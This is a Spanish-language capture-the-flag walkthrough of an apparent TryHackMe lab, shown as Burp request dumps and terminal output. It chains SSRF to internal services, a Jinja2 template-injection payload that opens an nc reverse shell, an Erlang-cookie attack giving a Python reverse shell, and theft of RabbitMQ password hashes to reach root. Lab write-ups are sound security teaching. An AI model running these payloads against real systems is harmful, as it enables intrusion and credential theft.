5 Accept-Language: es-ES;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 29
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpvcCJ9.eyJlbWFnZWVudDZlbnQxLjEwblZhdGVudDI2ZSIsImVudCI6MTc3NDY0eXNcwZXhwIjozNC0zMzE2eFq.7CVoAzDuotA_RIRfMLJOKgWBK3Xspac03U5Tad2eww
13 Priority: u=0
14 {
    "url":"http://127.0.0.1:80"
}
```

El endpoint `/api/store-url` acepta una URL y el servidor la solicita internamente. Se abusa de esto para hacer peticiones a localhost:

```
{"url":"http://127.0.0.1:15672"}
{"url":"http://127.0.0.1:3000"}
{"url":"http://127.0.0.1:3000/api/docs"}
```

Todas responden 200 OK, confirmando servicios internos:

15672 → Panel de administración RabbitMQ

3000 → Aplicación Express.js con API interna

3000/api/docs → Documentación de la API interna

```
Request Pretty Raw Response Pretty Raw Preview
1 POST /api/store-url HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/14
  0.0
4 Accept: */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 29
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXCVJ9.eyJlbWpfbG9iIHR5cGVybnV0aXZlQH
  bZl3VmlvbWV5S1s1bnNjcmw6dGlvbiImFjZG12ZS1sImh0dCI6MTc3NDc3MjMwO0wiZXBhYXN
  zc0NzMTOT4fQ.AI-HWdtiIgYvBi4Ec9-nIzRx0za8hhzrM4SEZk8nPnQ
13 Priority: u=0
14
15 {}
  "url":"http://127.0.0.1:3000/api/docs"
  {}

1 HTTP/1.1 200 OK
2 Date: Sat, 28 Mar 2026 21:19:55 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 106
7 ETag: W/"6a-NxRQGG1uQIJ5CI8KIEqnuBx3kDM"
8 Connection: close
9
10 {"message":"File stored from URL successfully","path":"/api/uploads/e02a5942-b1
  41-43d8-908a-150c33a972ba"}
```

```
(pedro@pedro)-[~]
$ cat /home/pedro/Downloads/e02a5942-b141-43d8-908a-150c33a972ba
Endpoints Perfectly Completed

POST Requests:
/api/register - For registering user
/api/login - For login in the user
/api/upload - For uploading files
/api/store-url - For uploadion files via url
/api/fetch_messegas_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.

GET Requests:
/api/uploads/filename - To view the uploaded files
/dashboard/inactive - Dashboard for inactive user
/dashboard/active - Dashboard for active user

Note: All requests to this endpoint are sent in JSON format.
```

Realizamos una petición a `/api/fetch_messegas_from_chatbot` y nos pide un usuario

The screenshot displays a REST client interface with two panels: Request and Response.

Request Panel:

- Method: POST
- URL: /api/fetch_messegas_from_chatbot HTTP/1.1
- Host: storage.cloudsite.thm
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/14.0.0
- Accept: */*
- Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
- Accept-Encoding: gzip, deflate
- Referer: http://storage.cloudsite.thm/dashboard/active
- Content-Type: application/json
- Content-Length: 40
- Origin: http://storage.cloudsite.thm
- Connection: close
- Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpvcXQ3IiwiaXNjbGwFbGciOiB1ZHZhYVYwOGE4ZQhBZjZvLmVmbSIsInN1YnJmclwldGlvbiI6ImFjdGJlZ2ZSIwImhldCI6IGMTc3NDczMjMwO2wiZjxwIjoxNz09Zm10T0A4fQ.AI-HWdtiLgVYB14Ec9-nIZRX0za8hhzrM4SEZk8nPnQ
- Priority: u=0

Response Panel:

- Status: HTTP/1.1 200 OK
- Date: Sat, 28 Mar 2026 21:34:17 GMT
- Server: Apache/2.4.52 (Ubuntu)
- X-Powered-By: Express
- Content-Type: text/html; charset=utf-8
- Content-Length: 48
- ETag: W/"30-HRIdikR9RsmD3ZTy0jz40Fir6CM"
- Connection: close
- Body: {"error": "username parameter is required"}

```
Request                                         Response
Pretty   Raw                                Pretty   Raw   Preview
1 POST /api/fetch_messegas_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/14
  0.0
4 Accept: /*/*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://storage.cloudsite.thm/dashboard/active
8 Content-Type: application/json
9 Content-Length: 40
10 Origin: http://storage.cloudsite.thm
11 Connection: close
12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmFpbCI6InBlZHMjvYWN0aXZlOQ
  BLZHVybmVybSI6InNlYmNjcmVwdGlvbiI6ImFjdGZSI6InlhdCI6MTc3NDc3MjMwOzAwZWxhIjoxN
  zc0NmI0T0TAfQ.AI-HwDtiLgYvBi4Ec9-nIZR8za8hhzrM4SEZK8nPnQ
13 Priority: u=0
14
15 {
  "username":"admin"
}

1 HTTP/1.1 200 OK
2 Date: Sat, 28 Mar 2026 21:35:45 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: text/html; charset=utf-8
6 ETag: W/"11c-2Dwcfg4A3cG6Si8Tt6JlFTM++XQ-gzip"
7 Vary: Accept-Encoding
8 Content-Length: 284
9 Connection: close
10
11 <!DOCTYPE html>
  <html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Greeting</title>
  </head>
  <body>
    <h1>Sorry, admin, our chatbot server is currently under development.</h1>
  </body>
</html>
```

Voy a probar a inyectar $\{7*7\}$



Request	Pretty	Raw	Response	Pretty	Raw	Preview
<pre> 1 POST /api/fetch_messegas_from_chatbot HTTP/1.1 2 Host: storage.cloudsite.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://storage.cloudsite.thm/dashboard/active 8 Content-Type: application/json 9 Content-Length: 40 10 Origin: http://storage.cloudsite.thm 11 Connection: close 12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFnbnCI6ImB1ZHM0aXZlQkBLZHJvbmNvbSI6InY1NiJmcmVudGlvbiI6ImFjdGZlZSIsImhhbmQi6MTMwMDAwZWxhcnQzODczNDczMjMwOiwiaWF0IjoxNzc0NmM1OTA4fQ.A1-HWDtiLgYvB14Ec9-nIZRx0za8hhzrM4SEZk8nPnQ 13 Priority: u=0 14 15 { "username": "\${<&%[" } </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 28 Mar 2026 21:48:04 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 X-Powered-By: Express 5 Content-Type: text/html; charset=utf-8 6 ETag: W/"4f34-2AEY0fe6bpC8kbQN+hWl+PAPVOA-gzip" 7 Vary: Accept-Encoding 8 Content-Length: 20276 9 Connection: close 10 11 <!doctype html> <html lang=en> <head> <title>jinja2.exceptions.TemplateSyntaxError: unexpected &#39;&lt;&#39;; // Werkzeug Debugger</title> <link rel="stylesheet" href="?__debugger__yes&cmd=resource&f=style.css"> <link rel="shortcut icon" href="?__debugger__yes&cmd=resource&f=console.png"> <script src="?__debugger__yes&cmd=resource&f=debugger.js"></script> <script> var CONSOLE_MODE = false, EVALEX = true, EVALEX_TRUSTED = false, SECRET = "FomGeCErzvXpKK7XGRxD"; </script> </head> <body style="background-color: #fff"> <div class="debugger"> </pre>			

Voy a iniciar el reverse shell desde ahí inyectando

```
{"username": "{{ self.__init__.__globals__.__builtins__.__import__('os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 192.168.141.155 666 >/tmp/f').read() }}"}
```

Escuchamos por el 666

```
(pedro@pedro)-[~]  
$ nc -nlvp 666  
listening on [any] 666 ...  
█
```

Realizamos la petición con la inyección

Request	Response
<pre>1 POST /api/fetch_messegas_from_chatbot HTTP/1.1 2 Host: storage.cloudsite.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://storage.cloudsite.thm/dashboard/active 8 Content-Type: application/json 9 Content-Length: 40 10 Origin: http://storage.cloudsite.thm 11 Connection: close 12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFnZW50IjpbZm9udGVzIiwiaWF0IjoiMTY0MjZlZSIsImVudCI6ImVudC3NDczMjMwOmw0CmVzXWwIj09Nz0zMT0TA4fQ.Ai-HWdtLgYvB14Ec9-nIZRxoza8hhzrM4SEZk8nPnQ 13 Priority: u=0 14 15 { "username": "{ self.__init__.__globals__.__builtins__.__import__('os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f bin/bash -i 2>&1 nc 192.168.141.155 666 >/tmp/f').read() }" }</pre>	<pre>[REDACTED]</pre>

Y conseguimos el reverse shell

```
(pedro@pedro)-[~]  
$ nc -nlvp 666  
listening on [any] 666 ...  
connect to [192.168.141.155] from (UNKNOWN) [10.129.185.40] 34498  
bash: cannot set terminal process group (604): Inappropriate ioctl for device  
bash: no job control in this shell  
azrael@forge:~/chatbotServer$ █
```

Primera flag → user.txt

```
(pedro@pedro)-[~]  
$ nc -nlvp 666  
listening on [any] 666 ...  
connect to [192.168.141.155] from (UNKNOWN) [10.129.185.40] 41206  
bash: cannot set terminal process group (604): Inappropriate ioctl for device  
bash: no job control in this shell  
azrael@forge:~/chatbotServer$ ls  
ls  
chatbot.py  
__pycache__  
templates  
azrael@forge:~/chatbotServer$ find / -name "user.txt" 2>/dev/null  
find / -name "user.txt" 2>/dev/null  
/home/azrael/user.txt  
azrael@forge:~/chatbotServer$ cat /home/azrael/user.txt  
cat /home/azrael/user.txt  
████████████████████████████████████████████████████████████████████████████████  
azrael@forge:~/chatbotServer$
```

Escalada de Privilegios

Ahora toca conseguir acceder como root.

Primero probé buscando binarios con permisos de suid pero no hubo suerte.

Revisando el archivo /etc/passwd/ encontré el usuario rabbitmq con su directorio /var/lib/rabbitmq

```
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
rabbitmq:x:124:131:RabbitMQ messaging server,,:/var/lib/rabbitmq:/usr/sbin/nologin
azrael@forge:~/chatbotServer$
azrael@forge:~/chatbotServer$
```

Dentro existe .erlang.cookie, el cuál es el token de autenticación que usa Erlang/RabbitMQ para comunicarse entre nodos

```
azrael@forge:/var/lib/rabbitmq$ ll
ll
total 896
drwxr-xr-x  5 rabbitmq rabbitmq  4096 Sep 12  2024 ./
drwxr-xr-x 45 root      root    4096 Sep 20  2024 ../
drwxr-xr-x  3 rabbitmq rabbitmq  4096 Aug 15  2024 config/
-r-----  1 rabbitmq rabbitmq    16 Mar 28 19:00 .erlang.cookie
-rw-r----- 1 rabbitmq rabbitmq 889390 Mar 28 19:00 erl_crash.dump
drwxr-xr-x  4 rabbitmq rabbitmq  4096 Mar 28 19:00 mnesia/
-rw-r----- 1 rabbitmq rabbitmq    0 Sep 12  2024 nc
drwxr-xr-x  2 rabbitmq rabbitmq  4096 Jul 18  2024 schema/
azrael@forge:/var/lib/rabbitmq$
```

La cookie es 364WXjJaFIiwxDjW

```
azrael@forge:/var/lib/rabbitmq$ cat .erlang.cookie && echo
cat .erlang.cookie && echo
364WXjJaFIiwxDjW
azrael@forge:/var/lib/rabbitmq$
```

Ahora vamos a utilizar un script para atacar a Erlang.

El script es del repositorio de github <https://github.com/gteissier/erl-matter>

Ponemos una nueva terminal en escucha

```
(pedro@pedro)-[~]
$ nc -lvnp 9002
listening on [any] 9002 ...
```

Dentro de la carpeta del repositorio ejecutamos:

```
$ python2 shell-erl.py 10.129.185.40 25672 364WXjJaFIiwxDjW
```

Y cuando conecte, mandamos la reverse shell-erl.py

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.1
68.141.155",9002));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import
pty;pty.spawn("sh")'
```

```
(pedro@pedro)-[~/erl-matter]
$ ls
Docker-experiments.md  barrier.c          crack-hash.c       erlproxy.py        jsnm.c             shell-erl.py
Dockerfile.erlang      bin-seeds.py       crack-prng.c       erlproxy-warning.png jsnm.h             sweep-default-cookie.py
Internet-scan.md        brute-force-erl.py dictionary-erl.py   erlproxy.c         leaked-cookies     revert-prng.sage
LICENSE                 brute-force-erl.py erlang.py           erlproxy.h         sample-cookies
Makefile                complete-cookie.c  erlang.pyc         erlproxy.py        seed-distribution.png
README.md               complete-cookie.sage erlproxy-info.nse  example.dist

(pedro@pedro)-[~/erl-matter]
$ python2 shell-erl.py 10.129.185.40 25672 364WXjJaFIiwxDjW
[*] authenticated onto victim
10.129.185.40:25672 $ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168
.141.155",9002));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("sh")'
Traceback (most recent call last):
  File "shell-erl.py", line 167, in <module>
    reply = recv_reply(sock)
  File "shell-erl.py", line 151, in recv_reply
    assert(len(terms) == 2)
AssertionError
```

Ya somos rabbitmq

```
(pedro@pedro)-[~]
$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [192.168.141.155] from (UNKNOWN) [10.129.185.40] 40836
$ whoami
whoami
rabbitmq
$
```

Ahora creamos un nuevo usuario administrador, pero cambiamos primero los permisos de la cookie o sino nos dará error

```
(pedro@pedro)-[~]
$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [192.168.141.155] from (UNKNOWN) [10.129.185.40] 40836
$ whoami
whoami
rabbitmq
$ chmod 600 /var/lib/rabbitmq/.erlang.cookie
chmod 600 /var/lib/rabbitmq/.erlang.cookie
$ rabbitmqctl add_user pedro pedro1234
rabbitmqctl add_user pedro pedro1234
Adding user "pedro" ...
Done. Don't forget to grant the user permissions to some virtual hosts! See 'rabbitmqctl help set_permissions' to learn more.
$ rabbitmqctl set_user_tags pedro administrator
rabbitmqctl set_user_tags pedro administrator
Setting tags for user "pedro" to [administrator] ...
$
```

Ahora ya podemos usar la api para conseguir más información

\$ curl -u "pedro:pedro1234" <http://localhost:15672/api/users>

Y conseguimos el hash de root

```
(pedro@pedro)-[~]
$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [192.168.141.155] from (UNKNOWN) [10.129.185.40] 40836
$ whoami
whoami
rabbitmq
$ chmod 600 /var/lib/rabbitmq/.erlang.cookie
chmod 600 /var/lib/rabbitmq/.erlang.cookie
$ rabbitmqctl add_user pedro pedro1234
rabbitmqctl add_user pedro pedro1234
Adding user "pedro" ...
Done. Don't forget to grant the user permissions to some virtual hosts! See 'rabbitmqctl help set_permissions' to learn more.
$ rabbitmqctl set_user_tags pedro administrator
rabbitmqctl set_user_tags pedro administrator
Setting tags for user "pedro" to [administrator] ...
$ curl -u "pedro:pedro1234" http://localhost:15672/api/users
curl -u "pedro:pedro1234" http://localhost:15672/api/users
[{"name":"The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.", "password_hash":"vyf4qvKLpSh0NYgEiNc6xT/5rLq+23A2RuuhEZ8N10kyN34K", "hashing_algorithm":"rabbit_password_hasing_sha256", "tags":[], "limits":{}}, {"name":"pedro", "password_hash":"37t1PLDJnas1dnxMgZ645n9NGqR08wSafko1CzCIz2A+HfSX", "hashing_algorithm":"rabbit_password_hashing_sha256", "tags":["administrator"], "limits":{}}, {"name":"root", "password_hash":"[REDACTED]", "hashing_algorithm":"rabbit_password_hashing_sha256", "tags":["administrator"], "limits":{}}]
```

Usamos el siguiente comando y obtenemos la contraseña

```
$ echo 'hash' | base64 -d | xxd -pr -c128 | cut -c9-
```

```
$ su root
su root
Password: 
root@forge:/var/lib/rabbitmq#
```

Y conseguimos la segunda flag → root.txt

```
$ su root
su root
Password: 

root@forge:/var/lib/rabbitmq# cd $HOME
cd $HOME
root@forge:~# ls
ls
forge_web_service  root.txt  snap
root@forge:~# cat root.txt
cat root.txt
root@forge:~#
```